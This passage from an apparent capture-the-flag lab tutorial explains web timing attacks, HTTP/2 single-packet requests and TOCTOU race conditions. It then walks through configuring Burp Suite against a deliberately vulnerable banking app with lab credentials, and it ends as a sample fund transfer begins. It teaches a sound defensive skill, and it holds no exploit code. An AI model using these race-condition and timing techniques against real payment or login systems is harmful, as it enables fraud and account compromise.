

Web timing attacks

Day 12: If I can’t steal their money, I’ll steal their joy!

22.12.2024

—

Nikhil Kumar

Learning Objectives

- *Understand the concept of race condition vulnerabilities*
- *Identify the gaps introduced by HTTP2*
- *Exploit race conditions in a controlled environment*
- *Learn how to fix the race*

Web Timing and Race Conditions

Web applications often have vulnerabilities due to logical flaws or timing issues. Timing-based vulnerabilities can occur even when sending valid inputs, exploiting subtle differences in how requests are processed.

Key Concepts

1. **Web Timing Attack**: Observing response times to glean unauthorized information.
2. **Race Conditions**: Exploiting timing issues to trigger unintended application behaviors.

Examples of Timing Attacks:

- **Information Disclosures**: Extract sensitive data like usernames based on timing differences.
- **Race Conditions**: Manipulate operations like fund transfers to cause duplicate or invalid transactions.

The Rise of HTTP/2

HTTP/2 introduced new features to improve web performance but also exposed applications to unique vulnerabilities if not implemented correctly.

Key HTTP/2 Features and Challenges:

- **Single-Packet Multi-Requests**: Enables stacking multiple requests in a single TCP packet, eliminating network latency as a factor.
- **Improved Timing Analysis**: Allows precise timing analysis by isolating server latency.

These advancements make it easier to detect timing vulnerabilities but also increase the risk of race condition exploitation.

Typical Timing Vulnerabilities

1. **Information Disclosures**:
    - Response delays reveal sensitive data.
    - Example: Timing-based username enumeration.
2. **Race Conditions**:
    - Exploit processing gaps for unintended actions.
    - Example: Applying a discount multiple times by sending requests in quick succession.

A key difference in web timing attacks between ***HTTP/1.1*** and ***HTTP/2*** is that HTTP/2 supports a feature called single-packet multi-requests. Network latency, the amount of time it takes for the request to reach the web server, made it difficult to identify web timing issues. It was hard to know whether the time difference was due to a web timing vulnerability or simply a network latency difference. However, with single-packet multi-requests, we can stack multiple requests in the same TCP packet, eliminating network latency from the equation, meaning time differences can be attributed to different processing times for the requests. This is explained more in the animation below:

With network latency a thing of the past, only server latency remains, making it significantly easier to detect timing issues and exploit them to recover sensitive information.

Typical Timing Attacks


Timing attacks can often be divided into two main categories:

- **Information Disclosures**
    - Leveraging the differences in response delays, a threat actor can uncover information they should not have access to. For example, timing differences can be used to enumerate the usernames of an application, making it easier to stage a password-guessing attack and gain access to accounts.Race Conditions

Race conditions are similar to business logic flaws in that a threat actor can cause the application to perform unintended actions. However, the issue's root cause is how the web application processes requests, making it possible to cause the race condition.

For example, if we send the same coupon request several times simultaneously, it might be possible to apply it more than once.

For the rest of this task, we will focus on race conditions. We will take a look at a `Time-of-Check to Time-of-Use (TOCTOU)` flaw. Let's use an example to explain this, as shown in the animation below:



When the user submits their coupon code, in the actual code of the web application, at some point, we perform a check that the coupon is valid and hasn't been used before. We apply the discount, and only then do we update the coupon code to indicate that it has already been used. In this example, between our check if the coupon is valid and our update of the coupon being used, there are a couple of milliseconds where we apply the coupon. While this might seem small, if a threat actor can send two requests so close together in time, it might happen that before the coupon is updated in request 1,


it has already been checked in request 2, meaning that both requests will apply the coupon!

Winning the Race


Now that you understand basic concepts related to race conditions, let's explore how this vulnerability occurs in a real-world scenario. For this, we will take the example of the Warville banking application hosted on `http://MACHINE_IP:5000/`. This application allows users to log in and transfer funds between accounts.

Intercepting the Request

- Configure your browser to route traffic through **Burp Suite**.
- Open Burp Suite and set up the environment:
    - Enable "Allow Burp's browser to run without a sandbox" in settings.
    - Start the pre-configured Burp browser and visit `http://MACHINE_IP:5000/`.



Once you click the icon, Burp Suite will open with an introductory screen. You will see a message like "**Welcome to Burp Suite**". Click on the `Next` button.



Burp Suite Community Edition v2024.8.4

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.


- [✓] **Temporary project in memory**
- [ ] New project on disk — Name: — File: — Choose file...
- [ ] Open existing project

Name	File

File: — Choose file...

- [✓] Trust this project file
- [✓] Pause Automated Tasks

On the next screen, you will have the option to `Start Burp`. Click on the `Start Burp` button to start the tool.



Burp Suite Community Edition v2024.8.4

Select the configuration that you would like to load for this project.


- [✓] **Use Burp defaults**
- [ ] Use settings saved with project
- [ ] **Load from configuration file**

File
/root/burp.json

File: — Choose file...

- [ ] Default to the above in future
- [ ] Disable extensions

Once Burp Suite has started, you will see its main interface with different tabs, such as `Proxy`, `Intruder`, `Repeater` and others.


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Tasks
New scan
New live task
Filter
Summary
View site map

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.


Capturing

1. Live passive crawl from Proxy (all traffic)

Items added to site map

Host	Method	URL	Status ...	MIME type
contile.services....	GET	/v1/tiles	204	
push.services.m...	GET	/	101	
firefox.settings....	GET	/v1/buckets/monitor/collecti...	304	JSON
10.10.238.235	GET	/dashboard	200	HTML
10.10.238.235	GET	/	200	HTML
10.10.238.235	GET	/static/css/bootstrap.min.css	304	CSS
10.10.238.235	GET	/static/css/style.css	304	CSS
10.10.238.235		/login		
10.10.238.235	GET	/static/fonts/Ubuntu-Regula...	304	
10.10.238.235	GET	/favicon.ico	404	HTML
10.10.238.235	POST	/login	302	HTML
10.10.238.235		/logout		
10.10.238.235		/transfer		
10.10.238.235	POST	/transfer	302	HTML
safebrowsing.g...	GET	/v4/threatListUpdates:fetch...	200	
safebrowsing.g...	GET	/v4/threatListUpdates:fetch...	200	

Inside Burp Suite, click the `Settings` tab at the top right. You will see Burp's browser option available under the `Tools`. Enable `Allow Burp's browser to run without a sandbox option` and click on the **close icon** on the top right corner of the `Settings` tab as shown below:



Browser data

Use this setting to control the storage of settings and history for Burp's browser. If you deselect this setting, you stop storing browser data, but any past data is retained.

☑ Store browser data

Browser data folder: /root/.BurpSuite/pre-wired-browser [Select folder ...]

Clear all browser data from the browser data folder [Clear all]

Browser running


Use these settings to control whether Burp's browser can run without a sandbox or attempt to use the GPU.

☑ Allow Burp's browser to run without a sandbox


Note: Scanning hostile websites without the sandbox increases the risk of your local system being compromised

☑ Use the GPU

After allowing the browser to run without a sandbox, we would now be able to start the browser with pre-configured Burp Suite's proxy. Open the browser by clicking the `Open browser` located in the `Proxy` -> `Intercept` tab and browse to the URL `http://MACHINE_IP:5000`, so that all requests are intercepted:


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Open browser
Time Type Direction Host Method URL Status code Length
Intercept is off

Once you browse the URL, all the requests are intercepted and can be seen under the `Proxy->HTTP history` tab.



Application Scanning


As a penetration tester, one key step in identifying race conditions is to validate functions involving multiple transactions or operations that interact with shared resources, such as transferring funds between accounts, reading and writing to a database, updating balances inconsistently, etc.

For this example, we will log in to the Warville banking application using the credentials:

ACCOUNT NO : 101

PASSWORD : tester


Once logged in, you will see the following dashboard that will contain the following two primary functions:



- You will see two functionalities: **logout**, which probably does not involve simultaneous tasks. The next is **fund transfer**, which includes deducting funds from the account and adding them to the other account. As a pentester, this could be an opportunity for an attack. We will see in detail how, as a pentester, you can test/exploit the vulnerability.

Verifying the Fund Transfer Functionality

- We will browse the bank application and perform a sample transaction inside the browser. This will generate multiple `GET` and `POST` requests, and whatever request we make will be passed through the Burp Suite. As shown in the figure, our current balance is `$1000`. We will send `$500` to another bank account with the account number `111`, and while doing that, all our requests will be captured in the Burp Suite.



Welcome, Tester

